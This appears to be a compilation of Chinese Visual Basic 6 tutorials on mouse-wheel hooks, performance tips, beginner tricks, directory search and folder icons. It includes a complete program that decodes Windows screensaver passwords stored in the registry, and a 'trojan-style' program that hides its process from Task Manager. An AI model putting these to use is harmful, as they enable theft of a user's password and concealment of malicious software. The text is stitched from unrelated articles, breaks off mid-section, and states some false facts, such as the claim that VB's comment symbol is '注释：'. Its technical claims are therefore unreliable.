Call SystemParametersInfo(SPI_GETWHEELSCROLLLINES,0, WHEEL_SCROLL_LINES, 0)
If WHEEL_SCROLL_LINES > Form1.grdDataGrid.VisibleRows Then
WHEEL_SCROLL_LINES = Form1.grdDataGrid.VisibleRows
End If
End Sub

Public Sub UnHook(ByVal hWnd As Long)
Dim lngReturnValue As Long
lngReturnValue = SetWindowLong(hWnd,GWL_WNDPROC, lpPrevWndProc)
End Sub

Function WindowProc(ByVal hw As Long, ByVal uMsg As Long,ByVal wParam As Long,ByVal lParam As Long) As Long
Dim pt As POINTL
Select Case uMsg
Case WM_MOUSEWHEEL
Dim wzDelta, wKeys As Integer
wzDelta = HIWORD(wParam)
wKeys = LOWORD(wParam)
pt.x = LOWORD(lParam)
pt.y = HIWORD(lParam)
'将屏幕坐标转换为 Form1.窗口坐标
ScreenToClient Form1.hWnd, pt
With Form1.grdDataGrid
'判断坐标是否在 Form1.grdDataGrid 窗口内
If pt.x > .Left / Screen.TwipsPerPixelX And _
pt.x $lt; (.Left + .Width) / Screen.TwipsPerPixelX And _
pt.y > .Top / Screen.TwipsPerPixelY And _
pt.y $lt; (.Top + .Height) / Screen.TwipsPerPixelY Then

'滚动明细数据库
If wKeys = 16 Then
'滚动键按下，水平滚动 grdDataGrid
If Sgn(wzDelta) = 1 Then
Form1.grdDataGrid.Scroll -1, 0
Else
Form1.grdDataGrid.Scroll 1, 0
End If
Else
'垂直滚动 grdDataGrid
If Sgn(wzDelta) = 1 Then
Form1.grdDataGrid.Scroll 0, 0 - WHEEL_SCROLL_LINES
Else
Form1.grdDataGrid.Scroll 0, WHEEL_SCROLL_LINES
End If
End If
Else
'鼠标不在 grdDataGrid 区域，滚动主数据库
```

```
With Form1.datPrimaryRS.Recordset
If Sgn(wzDelta) = 1 Then
If .BOF = False Then
.MovePrevious
If .BOF = True Then
.MoveFirst
End If
End If
Else
If .EOF = False Then
.MoveNext
If .EOF = True Then
.MoveLast
End If
End If
End If
End With
End If
End With
Case Else
WindowProc = CallWindowProc(lpPrevWndProc, hw, uMsg, wParam, lParam)
End Select
End Function

Public Function HIWORD(LongIn As Long) As Integer
' 取出 32 位值的高 16 位
HIWORD = (LongIn And &HFFFF0000) \ &H10000
End Function

Public Function LOWORD(LongIn As Long) As Integer
' 取出 32 位值的低 16 位
LOWORD = LongIn And &HFFFF&
End Function
```

7.该例在未安装任何附加鼠标驱动程序的 Win2000/98 环境，采用联想网络鼠标/罗技银貂，VB6.0 下均通过。

需要进一步说明的是,对用户界面鼠标滚轮的操作也要遵循公共用户界面操作习惯，不要随意定义一些怪异的操作，如果你编制的应用程序支持鼠标滚轮，请看看是否符合下面这些标准。

垂直滚动：当用户向后滚动轮子（朝用户方向），滚动条向下移动；向前滚动轮子（朝显示器方向），滚动条向上移动。对文档当前的选择应该不受影响，对数据库当前记录指针不变。

水平滚动：如果同时有垂直滚动条，鼠标滚轮首先应控制上下滚动；当文档只有水平滚动杠时，用户向后滚动轮子，滚动条向右移动，向前滚动轮子，滚动条向左移动。对文档当前的选择应该不受影响，对数据库字段选择不受影响。

滚动速度：鼠标滚轮每滚一个刻痕，对于长文档移动的行数，应符合控制面板中鼠标的定义（默认移动三行），对短文档每次滚一行，在任何情况下，决不要超过窗口显示的行数。

平移：平移事实上就是滚动条的连续操作。平移一般是配合滚轮按钮的拖拽，最好提供方向指示光标。

自动滚动：自动滚动通常开始于鼠标滚轮按钮单击，以后任何击键、鼠标按键或者滚动鼠标滚轮终止。滚动方向和速度取决于鼠标偏移滚轮按钮单击时原始位置的方向和距离，距原始位置标记。

教你如何编写高质量的 VB 代码

简介：

本文描述了如何通过一些技术手段来提高 VB 代码的执行效率。这些手段可以分为两个大的部分：编码技术和编译优化技术。在编码技术中介绍了如何通过使用高效的数据类型、减少外部引用等编程手段来提高代码执行速度，减少代码消耗的系统资源。在编译优化技术中介绍了如何正确地利用 VB 提供的编译选项对在编译时最后生成的可执行文件进行优化。

前言

什么是一个高效的软件？一个高效的软件不仅应该比实现同样功能的软件运行得更快，还应该消耗更少的系统资源。这篇文章汇集了作者在使用 VB 进行软件开发时积累下来的一些经验，通过一些简单的例子来向你展示如何写出高效的 VB 代码。其中包含了一些可能对 VB 程序员非常有帮助的技术。在开始之前，先让我陈清几个概念。

让代码一次成型：在我接触到的程序员中，有很多人喜欢先根据功能需求把代码写出来，然后在此基础上优化代码。最后发现为了达到优化的目的，他们不得不把代码再重新写一遍。所以我建议你在编写代码之前就需要考虑优化问题。

把握好优化的结果和需要花费的工作之间的关系：通常当完成了一段代码，你需要检查和修改它。在检查代码的过程中，也许你会发现某些循环中的代码效率还可以得到进一步的改进。在这种情况下，很多追求完美的程序员也许会立马修改代码。我的建议是，如果修改这段代码会使程序的运行时间缩短一秒，你可以修改它。如果只能带来 10 毫秒的性能改进，则不做任何改动。这是因为重写一段代码必定会引入新的错误，而调试新的代码必定会花掉你一定的时间。程序员应该在软件性能和开发软件需要的工作量之间找一个平衡点，而且 10 毫秒对于用户来说也是一个不能体会到的差异。

在需要使用面向对象方法的时候尽量使用它；VB 提供的机制不完全支持面向对象的设计和编码，但是 VB 提供了简单的类。大多数人认为使用对象将导致代码的效率降低。对于这一点我个人有些不同的意见；考察代码的效率不能纯粹从运行速度的角度出发，软件占用的资源也是需要考虑的因素之一。使用类可以帮助你在整体上提升软件的性能，这一点我会在后面的例子中详细说明。

当你编写 VB 代码的时候，希望你能把上面几点作为指导你编码的原则。我把文章分为两个部分：如何提高代码的运行速度和编译优化。

如何提高代码的运行速度

下面的这些方法可以帮助你提高代码的运行速度：

1. 使用整数（Integer）和长整数（Long）

提高代码运行速度最简单的方法莫过于使用正确的数据类型了。也许你不相信，但是正确地选择数据类型可以大幅度提升代码的性能。在大多数情况下，程序员可以将 Single，Double 和 Currency 类型的变量替换为 Integer 或 Long 类型的变量，因为 VB 处理 Integer 和 Long 的能力远远高于处理其它几种数据类型。

在大多数情况下，程序员选择使用 Single 或 Double 的原因是因为它们能够保存小数。但是小数也可以保存在 Integer 类型的变量中。例如程序中约定有三位小数，那么只需要将保存在 Integer 变量中的数值除以 1000 就可以得到结果。根据我的经验，使用 Integer 和 Long 替代 Single，Double 和 Currency 后，代码的运行速度可以提高将近 10 倍。

2. 避免使用变体

对于一个 VB 程序员来说，这是再明显不过的事情了。变体类型的变量需要 16 个字节的空间来保存数据，而一个整数（Integer）只需要 2 个字节。通常使用变体类型的目的是为了减少设计的工作量和代码量，也有的程序员图个省事而使用它。但是如果一个软件经过了严格设计和按照规范编码的话，完全可以避免使用变体类型。

在这里顺带提一句，对于 Object 对象也存在同样的问题。请看下面的代码：

```
Dim FSO

Set FSO = New Scripting.FileSystemObject
```

或

```
Dim FSO as object

Set FSO = New Scripting.FileSystemObject
```

上面的代码由于在申明的时候没有指定数据类型，在赋值时将浪费内存和 CPU 时间。正确的代码应该象下面这样：

```
Dim FSO as New FileSystemObject
```

3. 尽量避免使用属性

在平时的代码中，最常见的比较低效的代码就是在可以使用变量的情况下，反复使用属性（Property），尤其是在循环中。要知道存取变量的速度是存取属性的速度的 20 倍左右。下面这段代码是很多程序员在程序中会使用到的：

```
Dim intCon as Integer

For intCon = 0 to Ubound(SomVar())

Text1.Text = Text1.Text & vbcrlf & SomeVar(intCon)

Next intCon
```

下面这段代码的执行速度是上面代码的 20 倍。

```
Dim intCon as Integer

Dim sOutput as String

For intCon = 0 to Ubound(SomeVar())

sOutput = sOutput & vbCrlf &

SomeVar(intCon)

Next

Text1.Text = sOutput
```

4. 尽量使用数组，避免使用集合

除非你必须使用集合（Collection），否则你应该尽量使用数组。据测试，数组的存取速度可以达到集合的 100 倍。这

个数字听起来有点骇人听闻，但是如果你考虑到集合是一个对象，你就会明白为什么差异会这么大。

5. 展开小的循环体

在编码的时候，有可能遇到这种情况：一个循环体只会循环 2 到 3 次，而且循环体由几行代码组成。在这种情况下，你可以把循环展开。原因是循环会占用额外的 CPU 时间。但是如果循环比较复杂，你就没有必要这样做了。

6. 避免使用很短的函数

和使用小的循环体相同，调用只有几行代码的函数也是不经济的--调用函数所花费的时间或许比执行函数中的代码需要更长的时间。在这种情况下，你可以把函数中的代码拷贝到原来调用函数的地方。

7. 减少对子对象的引用

在 VB 中，通过使用.来实现对象的引用。例如：

Form1.Text1.Text

在上面的例子中，程序引用了两个对象：Form1 和 Text1。利用这种方法引用效率很低。但遗憾的是，没有办法可以避免它。程序员唯一可以做就是使用 With 或者将用另一个对象保存子对象（Text1）。

```
' 使用 With

With frmMain.Text1

.Text = "Learn VB"

.Alignment = 0

.Tag = "Its my life"

.BackColor = vbBlack

.ForeColor = vbWhite

End With
```

或者

```
' 使用另一个对象保存子对象

Dim txtTextBox as TextBox

Set txtTextBox = frmMain.Text1

TxtTextBox.Text = "Learn VB"

TxtTextBox.Alignment = 0

TxtTextBox.Tag = "Its my life"

TxtTextBox.BackColor = vbBlack
```

```
TxtTextBox.ForeColor = vbWhite
```

注意，上面提到的方法只适用于需要对一个对象的子对象进行操作的时候，下面这段代码是不正确的：

```
With Text1
.Text = "Learn VB"
.Alignment = 0
.Tag = "Its my life"
.BackColor = vbBlack
.ForeColor = vbWhite
End With
```

很不幸的是，我们常常可以在实际的代码中发现类似于上面的代码。这样做只会使代码的执行速度更慢。原因是 With 块编译后会形成一个分枝，会增加了额外的处理工作。

8. 检查字符串是否为空

大多数程序员在检查字符串是否为空时会使用下面的方法：

```
If Text1.Text = "" then
' 执行操作
End if
```

很不幸，进行字符串比较需要的处理量甚至比读取属性还要大。因此我建议大家使用下面的方法：

```
If Len(Text1.Text) = 0 then
' 执行操作
End if
```

9. 去除 Next 关键字后的变量名

在 Next 关键字后加上变量名会导致代码的效率下降。我也不知道为什么会这样，只是一个经验而已。不过我想很少有程序员会这样画蛇添足，毕竟大多数程序员都是惜字如金的人。

```
' 错误的代码
For iCount = 1 to 10
' 执行操作
Next iCount
```

' 正确的代码

For iCount = 1 to 10

' 执行操作

Next

10. 使用数组，而不是多个变量

当你有多个保存类似数据的变量时,可以考虑将他们用一个数组代替。在 VB 中，数组是最高效的数据结构之一。

11. 使用动态数组，而不是静态数组

使用动态数组对代码的执行速度不会产生太大的影响，但是在某些情况下可以节约大量的资源。

12. 销毁对象

无论编写的是什么软件，程序员都需要考虑在用户决定终止软件运行后释放软件占用的内存空间。但遗憾的是很多程序员对这一点好像并不是很在意。正确的做法是在退出程序前需要销毁程序中使用的对象。例如：

Dim FSO as New FileSystemObject

' 执行操作

' 销毁对象

Set FSO = Nothing

对于窗体，可以进行卸载：

Unload frmMain

或

Set frmMain = Nothing

13. 变长和定

VB6.0 初学者的 10 个编程小技巧

1、如果一行程序太长，能不能换行？

VB 的程序代码是允许换行书写的，只要在每次换行的最后一个字符加上换行字符“_”就可以了。例如：

Sub PicMove()

```
Frm.Picture2.Left = Frm.Picture1.Left + _ ’加上换行符
Frm.Picture1.Width
End Sub
```

2、 如何在设计的时候清空存在的图片？

用鼠标点中该图片，在属性窗口中选中 Picture 属性，按 Del 键便可清空图片。

3、 Visual Basic 如何注释一段较长程序代码？

VB 注释程序代码的符号是“注释：”，只要在某行程序前面加上“注释：”，就可以注释该行程序。但如果程序代码很长的时候，一行一行地注释令人觉得难以忍受。VB 本身提供了这个功能，在主菜单“视图”选项的“工具栏”下，选中 Edit，VB 的界面会出现一排工具按钮，其中的手形图标按钮后的两个按钮用于“设置注释块”和“解除注释块”。

4、怎么实现鼠标一移上去就出现小提示窗口的功能？

VB 里每个控件都有 ToolTipText 属性，只要加上一行程序就可以了。

例如：Label1.ToolTipText = "这是提示！"。

5、 如何获得当前软件的运行磁盘目录和命令行参数？

VB 里面有个系统对象叫 App。App.Path 就是当前软件的运行目录。而命令行参数存放在一个系统变量里面，叫 Command。程序语句如下：

```
Label1.Caption=App.Path
Label2.Caption=Command$
```

6、我想换掉鼠标显示的形状，怎么做？

VB 提供的系统控件一般都有 MousePointer 和 MouseIcon 属性。我们可以寻找自己喜欢的*.ICO,*.CUR 文件，实现的程序如下：

```
Screen.MousePointer= 99 ’用户鼠标类型
Screen.MouseIcon=LoadPicture("C:\ABC\1.ICO") ’读取鼠标的图标文件
```

7、如何设置程序的错误出口？

On Error 语句用于程序的错误出口处理。一般的处理方法有两种：

1) 遇到错误跳转到某一行程序去执行，On Error GoTo someline。

例如：

```
On Error GoTo ERR_LINE
...
Label1.Caption=“正确执行”
ERR_LINE:
...
Label1.Caption=“出错了！”
```

2) 遇到错误之后忽略当前错误，继续执行，On Error Resume Next。

例如：

```
On Error Resume Next
...
Label1.Caption="不管对不对都要执行"
...
```

8、怎样获得键盘输入和判断敲键的 Ascii 值？

把窗体的 KeyPreview 属性设置成 True，然后在 Form_KeyPress 事件里编写程序代码如下：

```
Private Sub Form_KeyPress(KeyAscii As Integer)
Me.Caption = Str(KeyAscii) '取得键盘输入的字符
...
End Sub
```

9、我希望窗体一运行就在屏幕的中央，怎么实现？

VB 的系统对象 Screen 记录了当前显示模式的高度和宽度，可以利用这个值来设置窗体的位置。

```
Sub CenterForm(frm As Form) '定义过程
frm.Move (Screen.width - frm.width) \ 2, (Screen.Height - frm.Height) \ 2
End Sub

Private Sub Form_Load()
CenterForm Me '调用过程
End Sub
```

10、很多软件都有鼠标在文本框 TextBox 一按下，就选中所有文字的功能，是怎么实现的？

```
Private Sub Text1_GotFocus()
Text1.SelStart = 0
Text1.SelLength = Len(Text1.Text) '过程调用
End Sub
```

VB 编程破解 Windows 屏幕保护密码

大家都知道，屏幕保护密码最多为 16 个字符。微软内置了 16 字节的密钥：48 EE 76 1D 67 69 A1 1B 7A 8C 47 F8 54 95 97 5F。Windows 便用上述密钥加密你输入的密码。其加密过程为：首先将你输入的密码字符逐位转换为其 16 进制的 ASCⅡ码值（小写字母先转为大写字母），再依次与对应密钥逐位进行异或运算，把所得 16 进制值的每一位当作字符，转换为其 16 进制 ASCII 码，并在其尾加上 00 作为结束标志，存入注册表 HKEY_CURRENT_USER\Control Panel\desktop 下的二进制键 ScreenSave_Data 中。

懂得其加密原理后，便不难编程破解我的屏幕保护密码（即上网密码）了。本人用 VB6.0 编制了一读取注册表中 ScrrenSave_Data 值的函数 GetBinaryValue(Entry As String),读出其值为 31 43 41 33 33 43 35 35 33 34 32 31 00,去掉其结束标志 00，把余下字节转换为对应的 ASCII 字符，并把每两个字符组成一 16 进制数：1C A3 3C 55 34 21，显然，密码为 6 位，将其与前 6 字节密钥逐一异或后便得出密码的 ASCII 码（16 进制值）：54 4D 4A 48 53 48,对应的密码明文为 TMJHSH，破解成功！用它拔号一试，呵，立刻传来 Modem 欢快的叫声。

附 VB 源程序：(程序中使用了窗体 Form1，文本框 Text1，命令按钮 Command1)

1、窗体代码：

```
Option Explicit

Dim Cryptograph As String

Dim i As Integer

Dim j As Integer

Dim k As Integer

Dim CryptographStr(32) As Integer

Dim PWstr As String

Dim PassWord As String

Private Sub Command1_Click()

PWstr = ""

PassWord = ""

Text1.Text =""

Cryptograph = GetBinaryValue("ScreenSave_Data")

k = Len(Cryptograph)

For j = 1 To k － 1

For i = 32 To 126

If Mid(Cryptograph, j, 1) = Chr(i) Then

CryptographStr(j) = i

End If

Next i

Next j

i = (k － 1) / 2 '密码位数为(h－1)/2,根据位数选择解密过程。

Select Case i

Case 16

GoTo 16
```

Case 15

GoTo 15

Case 14

GoTo 14

Case 13

GoTo 13

Case 12

GoTo 12

Case 11

GoTo 11

Case 10

GoTo 10

Case 9

GoTo 9

Case 8

GoTo 8

Case 7

GoTo 7

Case 6

GoTo 6

Case 5

GoTo 5

Case 4

GoTo 4

Case 3

GoTo 3

```
Case 2

GoTo 2

Case 1

GoTo 1

Case Else

End

End Select

16: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(31)) & Chr(CryptographStr(32))) Xor &H5F)

15: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(29)) & Chr(CryptographStr(30))) Xor &H97)

14: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(27)) & Chr(CryptographStr(28))) Xor &H95)

13: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(25)) & Chr(CryptographStr(26))) Xor &H54)

12: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(23)) & Chr(CryptographStr(24))) Xor &HF8)

11: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(21)) & Chr(CryptographStr(22))) Xor &H47)

10: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(19)) & Chr(CryptographStr(20))) Xor &H8C)

9: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(17)) & Chr(CryptographStr(18))) Xor &H7A)

8: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(15)) & Chr(CryptographStr(16))) Xor &H1B)

7: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(13)) & Chr(CryptographStr(14))) Xor &HA1)

6: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(11)) & Chr(CryptographStr(12))) Xor &H69)

5: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(9)) & Chr(CryptographStr(10))) Xor &H67)

4: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(7)) & Chr(CryptographStr(8))) Xor &H1D)

3: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(5)) & Chr(CryptographStr(6))) Xor &H76)

2: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(3)) & Chr(CryptographStr(4))) Xor &HEE)

1: PWstr = PWstr & Chr(("&H" & Chr(CryptographStr(1)) & Chr(CryptographStr(2))) Xor &H48)

For i = i To 1 Step －1 '所得 PWstr 的值为密码的倒序列，将其倒置便得出密码。

PassWord = PassWord & Mid(PWstr, i, 1)

Next i
```

Text1.Text = PassWord '在文本框内显示密码。

End Sub

2、模块代码：

```
Option Explicit

Const ERROR_SUCCESS = 0&

Const ERROR_BADDB = 1009&

Const ERROR_BADKEY = 1010&

Const REG_EXPAND_SZ = 2&

Const REG_BINARY = 3&

Const KEY_QUERY_VALUE = &H1&

Const KEY_ENUMERATE_SUB_KEYS = &H8&

Const KEY_NOTIFY = &H10&

Const READ_CONTROL = &H20000

Const STANDARD_RIGHTS_READ = READ_CONTROL

Const KEY_READ = STANDARD_RIGHTS_READ Or KEY_QUERY_VALUE Or KEY_ENUMERATE_SUB_KEYS Or KEY_NOTIFY

Const HKEY_CURRENT_USER = &H80000001

Dim hKey As Long, MainKeyHandle As Long

Dim rtn As Long, lBuffer As Long, sBuffer As String, SubKey As String

Dim lBufferSize As Long

Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" (ByVal hKey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long, ByVal samDesired As Long, phkResult As Long) As Long

Declare Function RegCloseKey Lib "advapi32.dll" (ByVal hKey As Long) As Long

 Declare Function RegQueryValueEx Lib"advapi32.dll" Alias"Reg QueryValueExA" (ByVal hKey As Long, ByVal lpValueName As String, ByVal lpReserved As Long, lpType As Long, ByVal lpData As String, lpcbData As Long) As Long

Function GetBinaryValue(Entry As String)

MainKeyHandle = HKEY_CURRENT_USER

SubKey = "Control Panel\desktop\"
```

```
rtn = RegOpenKeyEx(MainKeyHandle, SubKey, 0, KEY_READ, hKey)

If rtn = ERROR_SUCCESS Then '如果 HKEY_CURRENT_USER\Control Panel\desktop 键被成功打开

lBufferSize = 1

rtn = RegQueryValueEx(hKey, Entry, 0, REG_BINARY, 0, lBufferSize) '读取 ScreenSave_Data 的值

sBuffer = Space(lBufferSize)

rtn = RegQueryValueEx(hKey, Entry, 0, REG_BINARY, sBuffer, lBufferSize)

If rtn = ERROR_SUCCESS Then '如果读取 ScreenSave_Data 的值成功

rtn = RegCloseKey(hKey)

GetBinaryValue = sBuffer '函数返回 ScreenSave_Data 的值

Else '如果读取 ScreenSave_Data 的值不成功

Call ErrorMsg

End

End If

Else '如果 HKEY_CURRENT_USER\Control Panel\desktop 键不能打开

Call ErrorMsg '调用 ErrorMsg()过程

End

End If

End Function

Private Sub ErrorMsg() '显示错误信息过程

Select Case rtn

Case ERROR_BADDB

MsgBox ("您的计算机注册表有错误!")

Case ERROR_BADKEY, REG_EXPAND_SZ

MsgBox ("您的计算机未设屏保密码！")

Case Else

MsgBox ("破解过程中遇到未知错误，错误号：" & Str＄(rtn))
```

End Select

End Sub

用 VB 实现“木马”式隐形运行程序

在一些系统，为了特定目的，经常要求程序隐藏起来运行，例如 DCS（集散控制系统）中的后台监控系统、木马控制程序、源码防拷贝等，以减少被发现、截杀和反汇编的风险。这种功能模块要求程序在运行期间不仅不会在桌面出现，也不允许被操作者从任务管理器列表中发现。

程序隐形的原理
对于一个隐形程序而言，最基本的要求是：

1. 不在桌面出现界面；

2. 不在任务栏出现图标；

3. 程序名从任务管理器名单中消失。

对于上述第一点，可以将 Form 的 Visible 属性设为 False。

要将图标从任务栏中屏蔽掉，可以把 Form 的 ShowInTaskBar 改为 False。

在 Windows 环境下，可以调用 WIN API 函数中的 RegisterviceProcess 来实现第三个要求。

上述功能，不论用 VC、Delphi、VB，还是 PB 等任何一种高级编程语言都是比较容易实现的。

隐形功能多用于木马程序，但木马程序在许多国家和地区是不合法的，为便于理解，本文用 VB 结合一个程序防拷贝的实例来讲解。通过获取软件安装路径所在磁盘序列号(磁盘 ID)，用做对合法用户的判断。以下程序的目的是用于讲解隐形程序的编制和应用，对程序防拷贝内容作了一定程度的简化。

程序隐形的示例
程序的具体编制操作如下：

1. 在 VB6.0 编程环境中，新建一个工程 Project1。

2. 在 Project1 中添加模块 Modulel，在工程属性中将工程名称改为 HiddenMen，应用程序标题也改为 HiddenMen（以下程序都经过实际运行测试，可以原样复制使用）。

在模块 Module1 中加入如下声明：

```
Public Declare Function GetCurrentProcessId Lib “kernel32” () As Long
’获得当前进程 ID 函数的声明
Public Declare Function RegisterServiceProcess Lib “kernel32” (ByVal ProcessId As Long, ByVal ServiceFlags As Long) As Long
’在系统中注册当前进程 ID 函数的声明
```

3. 在 Project1 中新建一个窗体 Form1，设置 Form1 的属性：

form1.Visible=False
form1.ShowInTaskBar=False

在代码窗口添加如下代码：

```
Private Declare Function GetDriveType Lib “kernel32” Alias “GetDriveTypeA” (ByVal nDrive As String) As Long
’获得当前驱动器类型函数的声明
Private Declare Function GetVolumeInformation Lib “kernel32” Alias “GetVolumeInformationA” (ByVal lpRootPathName As String, ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Long, lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long, lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String, ByVal nFileSystemNameSize As Long) As Long
’获得当前驱动器信息函数的声明
Private Sub Form_Load()
Dim drive_no As Long, drive_flag As Long
Dim drive_chr As String, drive_disk As String
Dim serial_no As Long, kkk As Long
Dim stemp3 As String, dflag As Boolean
Dim strlabel As String, strtype As String，strc As Long
RegisterServiceProcess GetCurrentProcessId, 1 ’从系统中取消当前进程
strlabel = String(255, Chr(0))
strtype = String(255, Chr(0))
stemp3 = “172498135” ’这是作者 C 盘的序列号（十进制）,读者可根据自己情况更改。
dflag = False
For drive_no = 0 To 25
drive_disk = Chr(drive_no + 67)
drive_chr = drive_disk & “:\”
drive_flag = GetDriveType(drive_chr)
If drive_flag = 3 Then
  kkk = GetVolumeInformation(drive_chr, strlabel, Len(strlabel), serial_no, 0, 0, strtype, Len(strtype)) ’通过 GetVolumeInformation 获得磁盘序列号
Select Case drive_no
Case 0
strc = serial_no
End Select
If serial_no = stemp3 Then
dflag = True
Exit For
End If
End If
Next drive_no
If drive_no = 26 And dflag = False Then ’非法用户
GoTo err:
End If
MsgBox (“HI，合法用户！”)
Exit Sub
err:
MsgBox (“错误!你的 C：盘 ID 号是” & strc)
End Sub
Private Sub Form_Unload(Cancel As Integer)
```

RegisterServiceProcess GetCurrentProcessId, 0 '从系统中取消当前程序的进程
End Sub

将上述程序代码编译后运行，在出现类似“错误!你的 C 盘 ID 号是 172498135”对话框时，按下 Ctrl+Alt+Del 键，看看程序名叫“HiddenMen”是否在任务管理器名单列表里。如果把上述程序稍加改动，可以加到自己特定的程序中去。该程序在隐形运行之中，不知不觉就完成了预定功能。

以上程序在简体中文 Windows 98 和 VB 6.0 环境中调试通过。

利用 VB 函数 Dir()实现递归搜索目录

我在很久以前就实现了这个方法了。它没有采用任何的控件形式，也没有调用系统 API 函数 FindFirst,FindNext 进行递归调用，和别人有点不同的就是我用的是 VB 中的 Dir()函数。事实上，直接采用 Dir()函数是不能进行自身的递归的调用的，但我们可以采用一种办法把 Dir 将当前搜索目录的子目录给保存下来，然后在自身的 search(strPathName)递归函数中依次进行递归的调用，这样就可以把指定的目录搜索完毕。

具体代码如下:

```
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''

'函数 GetExtName
'功能:得到文件后缀名(扩展名)
'输入:文件名
'输出:文件后缀名(扩展名)

''''''''''''''''''''''''''''''''''''''''''''''''''''''''''

Public Function GetExtName(strFileName As String) As String
Dim strTmp As String
Dim strByte As String
Dim i As Long
For i = Len(strFileName) To 1 Step -1
strByte = Mid(strFileName, i, 1)
If strByte <> "." Then
strTmp = strByte + strTmp
Else
Exit For
End If
Next i
GetExtName = strTmp
End Function

Public Function search(ByVal strPath As String, Optional strSearch As String = "") As Boolean
Dim strFileDir() As String
Dim strFile As String
Dim i As Long

Dim lDirCount As Long
```

```
On Error GoTo MyErr
If Right(strPath, 1) <> "\" Then strPath = strPath + "\"
strFile = Dir(strPath, vbDirectory Or vbHidden Or vbNormal Or vbReadOnly)
While strFile <> "" '搜索当前目录
DoEvents
If (GetAttr(strPath + strFile) And vbDirectory) = vbDirectory Then '如果找到的是目录
If strFile <> "." And strFile <> ".." Then '排除掉父目录(..)和当前目录(.)
lDirCount = lDirCount + 1 '将目录数增 1
ReDim Preserve strFileDir(lDirCount) As String
strFileDir(lDirCount - 1) = strFile '用动态数组保存当前目录名
End If
Else
If strSearch = "" Then
Form1.List1.AddItem strPath + strFile
ElseIf LCase(GetExtName(strPath + strFile)) = LCase(GetExtName(strSearch)) Then
'满足搜索条件，则处理该文件
Form1.List1.AddItem strPath + strFile '将文件全名保存至列表框 List1 中
End If
End If
strFile = Dir
Wend
For i = 0 To lDirCount - 1
Form1.Label3.Caption = strPath + strFileDir(i)
Call search(strPath + strFileDir(i), strSearch) '递归搜索子目录
Next
ReDim strFileDir(0) '将动态数组清空
search = True '搜索成功
Exit Function
MyErr:
search = False '搜索失败
End Function
```

用 Visual Basic 设计个性化文件夹图标

抛弃 Windows 的默认图标吧，让自己的程序所在的目录拥有个性化的 Folder Icon！其实作起来简单得很，实际上只需要一个 Desktop.ini 文件即可，下面我会从两个方面说明。

1. 手动方式：
首先要在需要改变的文件夹中创建一个 Desktop.ini 文件，例子如下：

```
[.ShellClassInfo]
ConfirmFileOp=0
InfoTip=我自己的文件夹
IconIndex=0
IconFile=MyFolder.ico
```

解释：

参数 ConfirmFileOp 设为 0--防止用户在移动或删除此文件夹时弹出的“你正在删除系统目录”的警告。

参数 IconFile 指定为将要改变的图标文件的位置，可以是 Icon、Bmp、exe 或者 dll 文件，上例中的图标文件也放置到同一目录中。

参数 IconIndex 就可以指定文件的索引，如果此图标文件是 Icon 文件的话，IconIndex 就设为 0。

参数 InfoTip 用来设定此 Folder 在 Windows 中的 Tooltip。

下一步打开 CMD（命令提示符），输入：

attrib +s i:\MyFolder

i:\MyFolder 指的就是我要改图标的目录的路径。此项操作是让你的文件夹成为系统文件夹。

好了，经过手动处理后现在的目录已经改变了风格。

2. 编程方式：
这种方式是用我喜欢的 VB 来实现的，实现起来也同样 Easy。

只需要两个 API 函数，一个用来操作 Ini 文件的建立，另一个的功能等同于手动方式中的 attrib +s。

```
Option Explicit
    Private Declare Function WritePrivateProfileString Lib "kernel32" Alias "WritePrivateProfileStringA" (ByVal lpApplicationName As String, ByVal lpKeyName As Any, ByVal lpString As Any, ByVal lpFileName As String) As Long
    Private Declare Function PathMakeSystemFolder Lib "shlwapi.dll" Alias "PathMakeSystemFolderA" (ByVal pszPath As String) As Long

    Private Sub Form_Load()
    '以下几步用于创建 Desktop.ini 文件
    '不存在 ini 文件时，会自己创建 ini
    WritePrivateProfileString ".ShellClassInfo", "ConfirmFileOp", "0", App.Path & "\desktop.ini"
    WritePrivateProfileString ".ShellClassInfo", "InfoTip", "我的文件夹因此而改变", App.Path & "\desktop.ini"
    WritePrivateProfileString ".ShellClassInfo", "IconIndex", "0", App.Path & "\desktop.ini"
    WritePrivateProfileString ".ShellClassInfo", "IconFile", "MyFolder.ico", App.Path & "\desktop.ini"
    '让文件夹成为系统文件夹
    PathMakeSystemFolder App.Path
    End Sub
```

需要进一步说明的是：

```
WritePrivateProfileString ".ShellClassInfo", "IconFile", "MyFolder.ico", App.Path & "\desktop.ini"
```

可以改为：

```
WritePrivateProfileString ".ShellClassInfo", "IconFile", App.EXEName & ".exe", App.Path & "\desktop.ini"
```

果你使用的是主窗口的图标的话，VB 编译后的程序的图标的索引也是使用的 0。

Visual Basic 编程的七个优良习惯

1、"&"替换"+".

在很多人的编程语言中，用“+”来连接字符串，这样容易导致歧义。良好的习惯是用“&”来连接字符串.

不正确:

```
dim sMessage as string
sMessage="1"+"2"
```

正确:

```
dim sMessage as string

sMessage="1" & "2"
```

注意:"&"的后面有个空格.

2.变量命名大小写,语句错落有秩

下面大家比较一下以下两段代码:

读懂难度很大的代码:

```
dim SNAME as string
dim NTURN as integer

if NTURN=0 then
if SNAME="sancy" then
end if
Do while until NTURN=4
NTRUN=NTURN+1
Loop
End if
```

容易读懂的代码:

```
dim sName as string
dim nTurn as integer

if nTurn=0 then

if sName="sancy" then

end if
```

```
Do while until nTurn=4
nTurn=nTurn+1
Loop
End if
```

3.在简单的选择条件情况下,使用 IIf()函数

